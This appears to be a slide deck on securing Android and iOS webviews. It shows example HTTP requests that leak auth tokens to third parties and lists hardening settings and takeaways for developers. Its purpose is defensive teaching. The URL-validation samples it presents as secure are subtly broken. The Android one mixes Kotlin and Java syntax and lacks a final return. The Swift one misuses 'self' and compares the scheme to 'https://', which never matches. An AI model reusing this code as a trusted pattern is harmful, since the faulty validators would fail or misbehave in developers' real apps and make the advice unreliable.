
```
GET /gtm.js?id=GTM-TSGF649 HTTP/1.1
Host: www.googletagmanager.com
Referrer:
https://myapp.com/?id_token={id_token}
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

Authenticated Loads to Third-Party Domains

Unintended Data Leakage

```
GET /oauth2/authorize HTTP/1.1
Host: www.third-party.com
Authorization: {JWT}
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: close
```

Auth Token exposed to
third-party



```
HTTP/1.1 302 Found
Date: Fri, 27 Aug 2021 09:44:33
GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 50
Connection: close
Location:
https://third-party.com/init/sta
rt
```

Authenticated Loads with JWT in Query String

Unintended Data Leakage

```
GET /?authToken={token} HTTP/1.1  
Host: myapp.com  
Accept-Language: en-us  
Accept-Encoding: gzip, deflate  
Connection: close
```

Lack of Webview Isolation

An introduction to Custom Chrome Tabs and Safari View Controller

- * Are you loading third-party websites in the webview instance of your application?
- * Is that webview instance privileged? JavaScript Enabled/JS Bridges?
- * What happens if there is **breach of trust** or the **third-party is compromised**?



COMING UP

NEXT

*Learnings &
Recommendations*

Secure URL Validation

Let's Secure Android Webviews!

For example if an application acknowledges the following deep link
`webviewdemoapp://issue=1&url=https://scripts.shivsahni.com/testsample.html`

```
private fun validateURL(urlString: String): Boolean
{
    try {
        URL urlObject= new URL(urlString);

        if((urlObject.getAuthority()=="shivsahni.com") && (urlObject.getScheme()=="https"))
            return true;
        }
    catch (MalformedURLException e)
    {
        e.printStackTrace();
        return false;
    }
}
```

Secure URL Validation

Let's Secure iOS Webviews!

It is highly recommended to check a URL against a whitelisted domain and explicitly match with `urlComponents.scheme`, `urlComponents.host`

```
//Swift code
func validateURL(url: URL) -> Bool {
    guard let urlComponents = URLComponents(url: self,
        resolvingAgainstBaseURL: false),
        urlComponents.scheme == "https://" &&
        urlComponents.host == "myapp.com" else {
        return false
    }
    return true
}
```

Webview Isolation

An introduction to Custom Chrome Tabs and Safari View Controller

- * Chrome Custom Tabs and Safari View Controllers are what we recommend when browsing 3rd party sites, as the loaded web content is being executed under the chrome process, it minimizes the risk of malicious javascript accessing application's non-exported services.
- * Chrome Custom Tabs and Safari View Controller will embed the browser into the native app, to make transitions between native and web content more seamless without having to resort to a WebView.

Defence in Depth

Let's harden Android webviews!

- * Disable implicit access to Content Providers: `setAllowContentAccess()`
- * Disable implicit access to Local Storage: `setAllowFileAccess()`
- * Reduce sensitive data exposure by flushing webview cache whenever webview component is no longer required: `clearCache()`
- * Ensure that the JS is not unnecessarily enabled, in case the JS execution is required make sure that it is coming from trusted source over a secure channel: `setJavaScriptEnabled()`

Defence in Depth: Risk of using UIWebView?

Let's harden iOS webviews!

- * **UIWebView** is deprecated on iOS 12. The App Store does not accept new apps or updated to existing apps that use UIWebView. <https://developer.apple.com/news/?id=edwud51q>
- * Javascript cannot be disabled.
- * Security-sensitive settings are enabled by default

Defence in Depth: Why use WKWebView?

Let's harden iOS webviews!

- * Although JavaScript is enabled by default, it can be disabled using [JavaScriptEnabled](#) property.
- * The [hashOnlySecureContent](#) property can be used to verify resources loaded by the WebView are retrieved through encrypted connections.
- * While using [allowingReadAccessToURL](#) do not give access to local storage directory rather specify the file to be accessed by webview.
- * Security-sensitive settings such as [allowFileAccessFromFileURLs](#) & [allowUniversalAccessFromFileURLs](#) are disabled by default



KEY TAKEAWAYS

- 01 Follow the principle of least privileges while configuring webviews. For example, only enable JS if explicitly required.
- 02 Use Chrome Custom Tabs/Safari View Controllers wherever possible to load untrusted content(third-party web content, etc.)
- 03 If your webview is programmed to load the URL in deeplink ensure the URL is validated before the load
- 04 While validating the URL before loading in the webview, explicitly match against URL authority and protocol
- 05 While doing a third-party integration make sure no sensitive user information is shared unintentionally.

Honorable Contributors

- * **Movnavinothan V** and **Changmook Lim** for helping us during the analysis to come up

References

- * [Carnegie Mellon University-Webview Secure Coding Practices](#)
- * [Leakage of Sensitive Data Through Android Webviews](#)
- * [OWASP Mobile Security Testing Guide](#)
- * [Bypassing Webview Host Validation-Bagipro](#)
- * [Unintended Data Leakage Through HTTP Request Headers](#)
- * [Building Safe URL in Swift](#)



Thank You for Joining Us

Join our Discord channel to discuss more or ask questions

<https://discord.gg/dXE8ZMvU9J>